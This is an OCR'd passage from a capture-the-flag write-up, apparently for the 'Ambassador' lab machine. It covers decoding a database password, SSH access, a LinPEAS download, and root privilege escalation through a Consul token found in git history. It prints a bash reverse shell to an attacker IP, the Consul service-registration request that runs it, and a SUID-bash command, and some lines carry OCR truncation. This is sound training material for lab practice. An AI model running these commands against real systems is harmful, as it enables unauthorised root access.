
```
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| grafana            |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| whackywidget       |
+--------------------+
6 rows in set (0.098 sec)
MySQL [(none)]> use whackywidget;

Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [whackywidget]> show tables;
+------------------------+
| Tables_in_whackywidget |
+------------------------+
| users                  |
+------------------------+
1 row in set (0.097 sec)
MySQL [whackywidget]> select * from users;
+-----------+------------------------------------------+
| user      | pass                                     |
+-----------+------------------------------------------+
| developer | YW5FbmdsaXNoTWFuSW5OZXdZb3JrMDI3NDY4Cg== |
+-----------+------------------------------------------+
1 row in set (0.094 sec)
MySQL [whackywidget]>
```

The password is base64 encoded which might as well just be plaintext lol. 🤷 We can simply decode that in our terminal.



```
┌──(jay㉿kali)-[~]
└─$ echo 'YW5FbmdsaXNoTWFuSW5OZXdZb3JrMDI3NDY4Cg==' | base64 -d
anEnglishManInNewYork027468
```


We can now login with SSH as user developer.



Terminal - developer@ambassador: ~
File Edit View Terminal Tabs Help


```
──(jay㉿kali)-[~]
─$ ssh developer@ambassador.htb
leveloper@ambassador.htb's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu 26 Jan 2023 03:19:49 PM UTC

  System load:           0.01
  Usage of /:            81.1% of 5.07GB
  Memory usage:          40%
  Swap usage:            0%
  Processes:             233
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.183
  IPv6 address for eth0: dead:beef::250:56ff:feb9:8b29


) updates can be applied immediately.


he list of available updates is more than a week old.
o check for new updates run: sudo apt update
ailed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


ast login: Thu Jan 26 11:22:58 2023 from 10.10.14.16
leveloper@ambassador:~$
```

We now have the user.txt flag 😳



```
developer@ambassador:~$ ls
snap  user.txt
developer@ambassador:~$ cat user.txt
aaa9ba53194fe9f7d66a4e25699826fd
developer@ambassador:~$
```


Download and mark LinPEAS executable.



```
eveloper@ambassador:~$ cd /tmp/
eveloper@ambassador:/tmp$ wget http://10.10.14.66:8000/linpeas.sh
-2023-01-26 15:49:25--  http://10.10.14.66:8000/linpeas.sh
onnecting to 10.10.14.66:8000... connected.
TP request sent, awaiting response... 200 OK
ength: 776746 (759K) [text/x-sh]
aving to: 'linpeas.sh'

inpeas.sh          100%[====================>] 758.54K  1.21MB/s    in 0.6s

023-01-26 15:49:25 (1.21 MB/s) - 'linpeas.sh' saved [776746/776746]

eveloper@ambassador:/tmp$ chmod +x linpeas.sh
eveloper@ambassador:/tmp$
```


```
┌──(jay㉿kali)-[~/Desktop/Tools/PEASS-ng/linPEAS]
└─$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.183 - - [26/Jan/2023 08:49:28] "GET /linpeas.sh HTTP/1.1" 200 -
```

Initially I noticed the sudo version may be vulnerable to the Baron Samedit exploit and privilege escalation but that as well as a few other things turned out to be dead-ends but LinPEAS and basic enum we see a couple folders in the /opt directory.



```
eveloper@ambassador:/$ cd /opt/
eveloper@ambassador:/opt$ ls -la
otal 16
rwxr-xr-x  4 root   root   4096 Sep  1 22:13 .
rwxr-xr-x 20 root   root   4096 Sep 15 17:24 ..
rwxr-xr-x  6 consul consul 4096 Jan 26 06:34 consul
rwxrwxr-x  5 root   root   4096 Mar 13  2022 my-app
eveloper@ambassador:/opt$ cd consul/ && ls -la
otal 32
rwxr-xr-x 6 consul consul 4096 Jan 26 06:34 .
rwxr-xr-x 4 root   root   4096 Sep  1 22:13 ..
rw-r--r-- 1 consul consul  394 Mar 13  2022 checkpoint-signature
rwx------ 2 root   root   4096 Jan 26 12:06 checks
rw------- 1 consul consul   36 Mar 13  2022 node-id
rwxr-xr-x 3 consul consul 4096 Mar 13  2022 raft
rwxr-xr-x 2 consul consul 4096 Mar 13  2022 serf
rwx------ 2 root   root   4096 Jan 26 12:06 services
eveloper@ambassador:/opt/consul$
```

Right away the consul folder stood out, as I remembered reading about some issues related to RCE and PrivEsc vulns roughly sometime last year or so... A quick Google search indicates that my memory serves me correct this time around.



consul privilege escalation exploit

About 102,000 results (0.31 seconds)

https://github.com › advisories › GHSA-ccw8-7688-vqx4


HashiCorp Consul Privilege Escalation Vulnerability - GitHub

Sep 8, 2021 — 1 Raft RPC layer allows non-server agents with a valid certificate signed by the same CA to access server-only functionality, enabling **privilege** ...

People also search for

consul exploit github · consul rce · consul v1.13.2 exploit · consul exec · consul v1.13.2 exploit github · consul-template execute command

A little more GoogleFoo led me to this little notebook “exploit-notes”
https://exploit-notes.hdks.org/exploit/hashicorp-consul-pentesting/


https://exploit-notes.hdks.org/exploit/hashicorp-consul-pentesting/
Exploit Notes
Search
nsible Playbook Pentesting
uby Privilege Escalation
lKit Privilege Escalation
imikatz
D CS (Active Directory
ertificate Services) Pentesting
ython Privilege Escalation
XC/LXD (Linux
ontainer/Daemon) Privilege
calation
AC Windows Privilege
calation

privilege escalation.
First, create a script which changes the permission of ‘bash’.

```
echo 'chmod +s /usr/bin/bash' > /tmp/exploit.sh
```

Then curl.


```
curl --header "X-Consul-Token: <ACL-TOKEN>" --request PUT -d '{"ID": "test"
```

KV (Key/Value) Store

```
# Put
consul kv put --token <ACL-TOKEN> key value
consul kv put --token bb03b43b-1d81-d62b-24b5-39540ee469b5 path/to/store da
```


This will be very useful; however, we need to locate the ACL Token. This part was actually the most frustrating part as somehow I missed the folder I needed to enumerate, I also went down a few rabbit holes with some bash and python scripts that I thought might have the token hardcoded but didn't.

My first time viewing the contents of the my-apps directory only showed me 2 items. 😵‍💫💫




```
developer@ambassador:/opt/my-app$ ls -ls
total 8
4 drwxrwxr-x 4 root root 4096 Mar 13  2022 env
4 drwxrwxr-x 3 root root 4096 Mar 13  2022 whackywidget
```

The second time around an we see **the .git** folde!!! 😆




```
developer@ambassador:/opt/my-app$ ls -la
total 24
drwxrwxr-x 5 root root 4096 Mar 13  2022 .
drwxr-xr-x 4 root root 4096 Sep  1 22:13 ..
drwxrwxr-x 4 root root 4096 Mar 13  2022 env
drwxrwxr-x 8 root root 4096 Mar 14  2022 .git
-rw-rw-r-- 1 root root 1838 Mar 13  2022 .gitignore
drwxrwxr-x 3 root root 4096 Mar 13  2022 whackywidget
```

Running the git log command shows us several commits.




```
developer@ambassador:/opt/my-app/.git$ git log
fatal: detected dubious ownership in repository at '/opt/my-app/.git'
To add an exception for this directory, call:

        git config --global --add safe.directory /opt/my-app/.git
developer@ambassador:/opt/my-app/.git$ git config --global --add safe.directory /opt/my-app/.git
developer@ambassador:/opt/my-app/.git$ git log
commit 33a53ef9a207976d5ceceddc41a199558843bf3c (HEAD -> main)
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 23:47:36 2022 +0000

    tidy config script

commit c982db8eff6f10f8f3a7d802f79f2705e7a21b55
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 23:44:45 2022 +0000

    config script

commit 8dce6570187fd1dcfb127f51f147cd1ca8dc01c6
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 22:47:01 2022 +0000

    created project with django CLI
```

The git show on the most recent commit reveals our token we identified as necessary for our PrivEsc attack.




```
developer@ambassador:/opt/my-app/.git$ git show 33a53ef9a207976d5ceceddc41a199558843bf3c
commit 33a53ef9a207976d5ceceddc41a199558843bf3c (HEAD -> main)
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 23:47:36 2022 +0000

    tidy config script

diff --git a/whackywidget/put-config-in-consul.sh b/whackywidget/put-config-in-consul.sh
index 35c08f6..fc51ec0 100755
--- a/whackywidget/put-config-in-consul.sh
+++ b/whackywidget/put-config-in-consul.sh
@@ -1,4 +1,4 @@
 # We use Consul for application config in production, this script will help set the correct values for the app
-# Export MYSQL_PASSWORD before running
+# Export MYSQL_PASSWORD and CONSUL_HTTP_TOKEN before running

-consul kv put --token bb03b43b-1d81-d62b-24b5-39540ee469b5 whackywidget/db/mysql_pw $MYSQL_PASSWORD
+consul kv put whackywidget/db/mysql_pw $MYSQL_PASSWORD
developer@ambassador:/opt/my-app/.git$
```

Now that we have our token to perform our PrivEsc we can create a quick one liner bash script to execute in the /tmp directory, we name it shell.sh and add a bash reverse shell one-liner command inside to execute.




```
developer@ambassador:/tmp$ nano shell.sh
```

Bash reverse shell one-liner:




```
  GNU nano 4.8
bash -i >& /dev/tcp/10.10.14.66/5566 0>&1
```

Now we can run the following command that will execute our shell.sh script as root.


Terminal - developer@ambassador: /tmp
File Edit View Terminal Tabs Help

```
developer@ambassador:/tmp$ curl --header "X-Consul-Token: bb03b43b-1d81-d62b-24b5-39540ee469b5" --request PUT -d '{"ID": "test"
, "Name": "test", "Address": "127.0.0.1", "Port": 80, "check": {"Args": ["/usr/bin/bash", "/tmp/shell.sh"], "interval": "30s",
"timeout": "100000s"}}' http://127.0.0.1:8500/v1/agent/service/register
developer@ambassador:/tmp$
```

A Netcat listener on our attack box will listen for our incoming reverse shell where we can then get our root flag 🏴‍☠️



```
┌──(jay㉿kali)-[~]
└─$ nc -lvnp 5566
listening on [any] 5566 ...
connect to [10.10.14.66] from (UNKNOWN) [10.10.11.183] 41832
bash: cannot set terminal process group (55937): Inappropriate ioctl for device
bash: no job control in this shell
root@ambassador:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ambassador:/# cat root.txt
cat root.txt
da0a4873acccfbb01f42bd72d745115a
root@ambassador:/#
```